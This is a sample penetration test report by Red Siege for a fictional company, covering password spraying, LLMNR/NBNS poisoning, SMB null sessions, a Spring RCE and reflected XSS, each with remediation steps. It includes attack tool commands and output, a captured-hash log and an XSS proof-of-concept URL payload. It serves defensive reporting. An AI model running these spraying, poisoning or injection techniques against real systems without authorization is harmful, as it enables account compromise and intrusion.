



Sample Penetration Test

FINAL REPORT

Nakatomi Trading Corp

July 15, 1988

Project: 313371337

Document Version: 1.0

Table of Contents

Executive Summary.....	4
External Findings Summary.....	6
Internal Findings Summary	6
Web Application Findings Summary	6
Assumed Breach Findings Summary	7
Social Engineering Findings Summary.....	7
Findings Classifications.....	8
External Penetration Test Findings.....	9
Critical Risk Findings	9
Finding-01 Weak Password Policy	9
High Risk Findings	11
Medium Risk Findings	11
Finding-02 Low Risk Findings Directory Indexing.....	11
Internal Penetration Test Findings.....	13
Critical Risk Findings	13
High Risk Findings	13
Finding-03 LLMNR and NBNS Poisoning.....	13
Medium Risk Findings	17
Finding-04 SMB Null Sessions Enabled.....	17
Low Risk Findings.....	18
Web Application Findings.....	19
Critical Risk Findings	19
Finding-05 Unpatched Software	19
High Risk Findings	21
Finding-06 Cross-Site Scripting.....	21
Medium Risk Findings	23
Finding-07 HSTS Not Enabled.....	23
Low Risk Findings.....	24
Assumed Breach Findings	25
Critical Risk Findings	25
High Risk Findings	25
Finding-08 Excessive Administrator Permissions	25
Medium Risk Findings	27

Low Risk Findings.....	27
Informational Findings	27
Finding-09 PowerShell Version 2 Available.....	27
Social Engineering Findings.....	29
Critical Risk Findings	29
Finding-10 Successful Pretext Call	29
High Risk Findings	29
Medium Risk Findings	29
Low Risk Findings.....	29
External Penetration Test Methodology	30
Internal Penetration Test Methodology.....	33
Web Application Penetration Test Methodology.....	37
Assumed Breach Test Methodology.....	44
Social Engineering Methodology.....	49
Appendix	52
Personnel	52
Scope	53
Finding Categories.....	54
Table of Figures	55


Executive Summary

Synopsis

Red Siege experts evaluated the security of Nakatomi Trading Corp's network during a three-week period in July 1988. The goal of the assessment was to identify security vulnerabilities in Nakatomi's systems and services. All issues identified by Red Siege have been manually verified and exploited (where applicable) to demonstrate the underlying risk to Nakatomi, its employees, and clients.

Findings Overview

Findings grouped by risk severity:



Key Findings

Red Siege found a critical vulnerability related to unpatched software on an external facing web server which allows an attacker to remotely access systems and could lead to internal compromise. Red Siege also found a critical vulnerability related to a weak password policy. A weak password policy allows an attacker to easily guess or crack passwords of Nakatomi users. Additionally, Red Siege found three high severity vulnerabilities that have the potential to impact users to Nakatomi's website and public facing website which could impact Nakatomi's brand and reputation.

- Red Siege identified several weak Active Directory passwords. An attacker could easily guess or crack these passwords, leading to further access or escalation of privileges.

- Red Siege identified a web application using a critically vulnerable version of the Spring Framework software. Multiple vulnerabilities have been demonstrated in the software. Exploitation by an attacker would lead to high-privilege access to the host.
- Red Siege identified account misconfigurations for one user intended to be a low privileged account. The user was assigned domain administrator privileges granting access to all of Nakatomi's internal network assets.
- Red Siege successfully performed a social engineering attack against Nakatomi that resulted in a help desk employee performing an unauthenticated password reset of a Nakatomi employee account.
- Red Siege found significant shortcomings in defenses and secure coding related to a common web related attack known as cross-site scripting (XSS). This type of attack allows a malicious actor to use the website to attack visitors, which could expose personally identifying information, authentication credentials, or even compromise the victim's computer.

Red Siege identified the following positive findings in the environment and recommends continued support for these strategies:

- Attack visibility.** Nakatomi's use of logging and monitoring tools gave Nakatomi employees visibility into attack activity generated by Red Siege during the test.
- Prompt response by the security team.** The Nakatomi security team rapidly responded to alerts generated by Red Siege and promptly

removed the affected host from the network. If there were a real breach, the dwell time for the attacker would be reduced.

Strategic Recommendations

To increase the security posture of Nakatomi, Red Siege recommends the follow strategic actions be taken:

- **Review patching policies and procedures.** Nakatomi should review policies and procedures concerning patching and ensure systems are updated regularly.
- **Strengthen password requirements.** Nakatomi should use technical means to ban known bad/weak passwords and train users on safe password practices.

- **Implement data allow-listing.** Data sent from a user to the webserver should always be treated as potentially malicious. Developers should identify the data expected by the application and disallow characters that are invalid.
- **Provide Social Engineering training.** Nakatomi should provide social engineering training to all levels of employees. This training should include information regarding the risks presented by phishing and other forms of social engineering including phone-based and QR code attacks.

Red Siege would like to thank Nakatomi for the opportunity to work on this project. Should you have any questions regarding these findings or the contents of this report, please feel free to contact us.

External Findings Summary

Finding-01 Weak Password Policy

 Critical Risk Authentication

Finding-02 Low Risk Findings Directory Indexing

 Low Risk Configuration Management

Internal Findings Summary

Finding-03 LLMNR and NBNS Poisoning

 High Risk Configuration Management

Finding-04 SMB Null Sessions Enabled

 Medium Risk Authentication

Web Application Findings Summary

Finding-05 Unpatched Software

 Critical Risk Patch Management

Finding-06 Cross-Site Scripting

 High Risk Data Validation

Finding-07 HSTS Not Enabled

 Medium Risk Configuration Management

Assumed Breach Findings Summary

Finding-08 Excessive Administrator Permissions

● High Risk Permissions and Access Control

Finding-09 PowerShell Version 2 Available

ⓘ Informational Configuration Management

Social Engineering Findings Summary

Finding-10 Successful Pretext Call

❗ Critical Risk Phone-Based Social Engineering

Findings Classifications

Each vulnerability or risk identified has been labeled as a Finding and categorized as a Critical Risk, High Risk, Medium Risk, Low Risk, or Informational, which are defined as:

❗ Critical Risk Issues

These vulnerabilities should be addressed as soon as possible as they may pose an immediate danger to the security of the networks, systems, or data.

Exploitation does not require advanced tools or techniques or special knowledge of the target.

● High Risk Issues

These vulnerabilities should be addressed promptly as they may pose a significant danger to the security of the networks, systems, or data.

The issue is commonly more difficult to exploit but could allow for elevated permissions, loss of data, or system downtime.

◐ Medium Risk Issues

These vulnerabilities should be addressed in a timely manner.

Exploitation is often difficult and requires social engineering, existing access, or exceptional circumstances.

○ Low Risk Issues

The vulnerabilities should be noted and addressed at a later date.

These issues offer little opportunity or information to an attacker and may not pose an actual threat.

ⓘ Informational Issues

These issues are for informational purposes only and likely do not represent an actual threat.

External Penetration Test Findings

Critical Risk Findings

Finding-01 Weak Password Policy

! Critical Risk **Authentication**

Observation

Red Siege successfully performed password spraying attacks against the Nakatomi ADFS login portal for commonly used passwords such as Summer2022!, Password123, etc. The team successfully guessed the credentials of four separate users, one of which is shown in Figure 1.

```
jason@kali:~/opt/tools/ADFSpray$ python3 ADFSpray.py -U /opt/client/ema
ils.txt -p [REDACTED] -t https://fs.[REDACTED].com adfs
[28-11-2021 23:00] - Total number of users to test: 40
[28-11-2021 23:00] - Total number of passwords to test: 1
[28-11-2021 23:00] - Total number of targets to test: 1
[28-11-2021 23:00] - Total number of attempts: 40
[28-11-2021 23:00] - [*] You chose adfs method
[28-11-2021 23:00] - [*] Started running at: 28-11-2021 23:00:49
[28-11-2021 23:00] - [+] Seems like the creds are valid: [REDACTED]
[REDACTED] on https://fs.[REDACTED].com
[28-11-2021 23:01] - [*] Overall compromised accounts: 1
[28-11-2021 23:01] - [*] Finished running at: 28-11-2021 23:01:00
```

Figure 1. Successful Login with Password Spray

Affected Systems

Nakatomi Domain

Description

Strong passwords should be long enough and/or complex enough to deter brute force password guessing attacks and password cracking attacks¹. Advances in GPU technology and the availability of cloud-based GPU clusters means short passwords can be cracked in little time. When an attacker can gain access to a password hash, the only effected deterrence against cracking is the use of longer passwords, such as the use of memorable pass phrases².

The addition of complexity requirements, such as requiring numbers, case variations, and special characters, has been found to only add marginal entropy to passwords while making them much harder to remember. This issue is compounded by a requirement to rotate passwords every few months. Practically, this means users will select easy-to-guess passwords, such as the season and year (e.g., Summer2020) and Password# (Password1, Password2).

¹ https://en.wikipedia.org/wiki/Password_cracking

² <https://en.wikipedia.org/wiki/Passphrase>

Recommendations

Implement a password policy requiring minimum of 15-character passphrases to defend against password cracking attacks. The National Institute of Standards and Technology (NIST) recommends "against the use of composition rules (e.g., requiring lower-case, upper-case, digits, and/or special characters)" and instead recommends the use of longer passphrases consisting of multiple words which are more memorable to users³.

Use of two-factor authentication for all administrative accounts.

In accordance with the most recent NIST guidance, passwords should not be changed periodically, (e.g., every 90 days), but only when there is evidence of a compromise of the password.

When selecting a password, the password should be compared with:

- Breached passwords
- Dictionary words
- Repetitive or sequential characters
- Derivatives of organization name or username

References

[Security Mag – Two Factor Authentication](#)

[CIS: Critical Control 5 - Controlled Use of Administrative Privileges](#)

[NIST Special Publication 800-63: Digital Identity Guidelines FAQ](#)

[NIST Special Publication 800-63: Memorized Secret Verifiers](#)

[How to Increase the Minimum Character Password Length \(15+\) Policies in Active Directory](#)

Validation

Nakatomi can validate remediation of this finding by attempting to change the password for a user account, providing a password that is shorter than the new minimum password length requirement. The new password should be rejected due to not meeting the length requirement.

³ <https://pages.nist.gov/800-63-3/sp800-63b.html#memsecretver>

High Risk Findings

Red Siege did not identify any high-risk findings during the testing window.

Medium Risk Findings


Red Siege did not identify any medium-risk findings during the testing window.





Finding-02 Low Risk Findings Directory Indexing

 **Low Risk** **Configuration Management**

Observation

Red Siege identified an external facing browsable web server directory. Browsable directories could leak confidential information, give attackers access to sensitive resources, or help an attacker understand the structure of the web application. Figure 2 shows the web directory listing.



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 default.config	2022-05-06 14:35	50	
 login.php	2022-05-06 14:37	34	
 testUsers.db	2022-05-06 14:38	54	

Apache/2.4.41 (Ubuntu) Server at 198.199.82.82 Port 80

Figure 2. Directory Indexing

Affected Systems

<http://198.199.82.82/sampleInc/>

Description

Directory indexing occurs when a normal index file (index.html, default.aspx, index.php, etc.) is not present and the server is configured to allow indexing. The web server returns a directory listing of files found in the directory. This may reveal files not intended to be served publicly, leading to the disclosure of sensitive information.

Recommendations

Nakatomi should disable directory indexing on affected servers. In instances where indexing is required or desirable, Nakatomi should ensure all other directories have the appropriate index file.

References

[Web Application Security Consortium - Directory Indexing](#)

CWE-548: Exposure of Information Through Directory Listing

Validation

Nakatomi can validate remediation by viewing the affected directories with a web browser and ensuring a directory index is not returned.

SAMPLE REPORT

Internal Penetration Test Findings

Critical Risk Findings

Red Siege did not identify any critical-risk findings during the testing window.

High Risk Findings

Finding-03 LLMNR and NBNS Poisoning

High Risk Configuration Management

Observation

Red Siege was able to exploit LLMNR and NBNS broadcasts to obtain NTLMv2 password hashes from the network. Figure 3 shows the identification of LLMNR and NBNS traffic using Responder.

```
[+] Listening for events ...
[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned
[Analyze mode: LLMNR] Request by ::ffff:172.31.2.169 for 80, ignoring
[Analyze mode: LLMNR] Request by ::ffff:172.31.2.169 for 80, ignoring
[Analyze mode: LLMNR] Request by ::ffff:172.31.2.169 for 80, ignoring
[Analyze mode: LLMNR] Request by ::ffff:172.31.2.169 for 80, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:172.31.2.15 for 80, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:172.31.2.15 for 80, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:172.31.2.15 for 80, ignoring
```

Figure 3. LLMNR and NBNS Broadcast Traffic Observed Using Responder

Figure 4 shows an NTLMv2 hash was received from 172.31.2.143 after poisoning a LLMNR/NBNS broadcast.

```
[SMB] NTLMv2-SSP Client : ::ffff:172.31.2.143
[SMB] NTLMv2-SSP Username : CORPORATE\SPPSTLR0D03$
[SMB] NTLMv2-SSP Hash : SPPSTLR0D03$ :: CORPORATE:
```

Figure 4. NTLM Hash Received via Response Poisoning

Affected Systems

Windows systems

Description

Link-Local Multicast Name Resolution (LLMNR) is a feature of Windows systems which helps a host identify other hosts on the same subnet when DNS queries fail. This protocol replaced the older NetBIOS Name Service (NBNS) protocol, which functions in a similar fashion. When either protocol is enabled, if a

system tries to resolve a hostname using DNS and the query fails, the system will fall back to LLMNR and NBNS in attempt to locate the host.

As LLMNR and NBNS queries use network broadcasts, all hosts within the same broadcast domain or subnet will receive the broadcast. As a result, an attacker on the same local subnet or broadcast domain can respond, purporting to be the requested host. When this occurs, the host initiating the query creates an SMB connection to the attacker's system and sends the username and password hash of the initiating host's current user. This can be stored for offline password cracking.

LLMNR also simplifies SMB relay machine-in-the-middle attacks. In this attack scenario, it is not necessary for the attacker to perform password cracking as the attacker simply forwards the victim's username and password hash to an attacker-chosen system. The attacker can execute commands on the target system in the context of the victim user.

Recommendations

Nakatomi should disable LLMNR on all Windows hosts using Group Policy by setting "Turn off multicast name resolution" to "Enabled". This setting is located in the Group Policy Editor.

- Local Computer Policy
 - Computer Configuration
 - Administrative Templates
 - Network
 - DNS Client
 - Turn off multicast name resolution

Nakatomi should disable NetBIOS Name Service. The following PowerShell command can be run at system startup time on each Windows machine:

```
set-ItemProperty  
HKLM:\SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces\tcpip* -Name  
NetbiosOptions -Value 2
```

References

[Blog: Local Network Attacks: LLMNR and NBT-NS Poisoning Background](#)

[Microsoft: Part 6: Scripting WINS on Clients \(How to Disable NBNS\)](#)

Validation

Nakatomi can verify resolution by reviewing LLMNR and NBNS settings on Windows machines.

To verify LLMNR is disabled, use the Group Policy Editor (`gpedit.msc`) and verify "Turn off multicast name resolution" is set to "Enabled" as shown in Figure 5.




Figure 5. Disabling LLMNR

To verify NBNS is disabled, locate Ethernet adapter connected to the network in the operating system Network Properties configuration area, right-click and select Properties. Double-Click on "Internet Protocol Version 4 (TCP/IPv4)", shown in Figure 6.




Figure 6. Ethernet Adapter Properties (TCP/IPv4 Selected)

Click on the "Advanced..." button shown in Figure 7.




Figure 7. Selecting TCP/IP Advanced Options

Verify the "Disable NetBIOS over TCP/IP" radio button is checked as shown in Figure 8.




Figure 8. NetBIOS over TCP/IP Disabled

Medium Risk Findings

Finding-04 SMB Null Sessions Enabled

Medium Risk Authentication

Observation

Red Siege identified a system supporting SMB Null Sessions, enabling the extraction of potentially sensitive information including user and group names. Figure 9 shows the enumeration of information from a domain controller.

```
$ enum4linux -a 192.168.3.16
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Aug 19 22:37:17 2021

Enumerating Workgroup/Domain on 192.168.3.16

[+] Got domain/workgroup name:

Nbtstat Information for 192.168.3.16

Looking up status of 192.168.3.16
      <00> - <GROUP> M <ACTIVE> Domain/Workgroup Name
      <00> -      M <ACTIVE> Workstation Service
      <1c> - <GROUP> M <ACTIVE> Domain Controllers
      <20> -      M <ACTIVE> File Server Service
      <1b> -      M <ACTIVE> Domain Master Browser

      MAC Address = D4-85-64-50-67-50

Session Check on 192.168.3.16

[+] Server 192.168.3.16 allows sessions using username '', password ''
```

Figure 9. SMB Null Session Enumeration Using enum4linux

Figure 10 shows the enumeration of the Domain Admins group membership

Group 'Domain Admins' (RID: 512) has member:	.COM\s
Group 'Domain Admins' (RID: 512) has member:	.COM\r
Group 'Domain Admins' (RID: 512) has member:	.COM\f
Group 'Domain Admins' (RID: 512) has member:	.COM\b
Group 'Domain Admins' (RID: 512) has member:	.COM\l
Group 'Domain Admins' (RID: 512) has member:	.COM\i
Group 'Domain Admins' (RID: 512) has member:	.COM\j
Group 'Domain Admins' (RID: 512) has member:	.COM\k
Group 'Domain Admins' (RID: 512) has member:	.COM\l

Figure 10. Domain Admin Group Membership

Affected Systems

192.168.3.16

Description


SMB Null Sessions permit access to a system's resources without requiring a username or password. This can permit an unauthenticated attacker on the network to gather information useful for attacks, such as enumerating local or domain usernames and groups, shared folders, and password policy details.

Recommendations

Nakatomi should disable SMB Null Sessions. Group Policy should be used to distribute a registry modification to all Window systems. Modify the following registry key:

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Lsa`

Add a new DWORD value named `RestrictAnonymous` with a value data of `1` as shown in Figure 11.



Web Application Findings

Critical Risk Findings

Finding-05 Unpatched Software

! Critical Risk Patch Management

Observation

Red Siege identified an application using Spring Framework 5.3.0. This version of the framework is vulnerable to a critical Remote Code Execution (RCE) exploit⁴. RCE can provide attackers with highly privileged access to the system's internals, revealing sensitive information as shown in Figure 12. Upon discovery, Red Siege reached out the Nakatomi's internal teams to remediate this vulnerability.




Figure 12. Successful RCE Attack

Affected Systems

192.168.204.139 (Spring Framework 5.3.0)

Description

Keeping software up-to-date and patching when new vulnerabilities are identified is a core tenet of the Center for Internet Security Critical Control 3 - Vulnerability Management. This risk is even greater for vulnerabilities which do not require authentication prior to exploitation.

Recommendations

Nakatomi should apply the most recent security patches to affected software. For end-of-life or unsupported software, upgrade to current versions supported by the software vendor. Review corporate patching policies and update accordingly to ensure all software is identified in the corporate software inventory and security patches are applied in compliance with the corporate patching policy when new security patches are released.

⁴ [Spring Framework RCE, Early Announcement](#)

References

[CIS: Critical Control 7 - Vulnerability Management](#)

[OWASP: Top 10-2017 A9-Using Components with Known Vulnerabilities](#)

[Spring Framework RCE, Early Announcement](#)

Validation

Nakatomi should compare the installed version of software with manufacturer support to ensure the latest patches are applied.

SAMPLE REPORT

High Risk Findings

Finding-06 Cross-Site Scripting

● **High Risk** **Data Validation**

Observation

Red Siege identified a cross-site scripting (XSS) vulnerability that allowed the execution of arbitrary scripting code in end-user web browsers. Red Siege identified the XSS vulnerability in the error response of the web application as shown in Figure 13.




Figure 13. Successful XSS Attack

Affected Systems

192.168.204.139 – `https://redsiege.com/dir/<script>alert(" Red Siege XSS");</script>`

Description

Cross-site scripting results from a lack of or failure of input validation in a web server application. JavaScript or other browser-supported scripting code injected into a HTTP request is reflected to the browser in the server response and is interpreted as scripting code rather than rendered as web content. As a result, an attacker can execute arbitrary code in an end-user web browser. XSS attacks can be used to harvest session cookies and execute arbitrary code in the victim's web browser. Using XSS, an attacker can install malware on an end-user computer, log all keystrokes entered by the end-user, display application login forms to phish user credentials, and steal computing resources by installing cryptocurrency miners.

Recommendations

Nakatomi should use development framework vendor-supplied input validation libraries whenever possible. Validate all client-supplied input processed by web applications, including HTTP headers, prior

to processing. Wherever possible, input validation should be performed using an allow-list approach that defines the acceptable character set for any given parameter. All other input should be rejected.

Use output encoding to render potentially unsafe characters as HTML entities.

References

[OWASP: Cross Site Scripting Prevention Cheat Sheet](#)

[Microsoft: Prevent Cross-Site Scripting \(XSS\) in ASP.NET Core](#)

Validation

Append the `<script>alert("Red Siege XSS");</script>` to the URL. Review the code of the response page to ensure that the dangerous code was not reflected into the page.

SAMPLE REPORT

Medium Risk Findings

Finding-07 HSTS Not Enabled

Medium Risk Configuration Management

Observation

Red Siege determined the application web servers in the assessment scope did not implement the HTTP **Strict-Transport-Security**⁵ header, which helps defend against HTTPS downgrade and machine-in-the-middle attacks. Figure 14 illustrates the lack of the **Strict-Transport-Security** response header in a server response.




Figure 14. HSTS Header not Present

Affected Systems

192.168.204.139 – <https://redsiege.com/>

Description

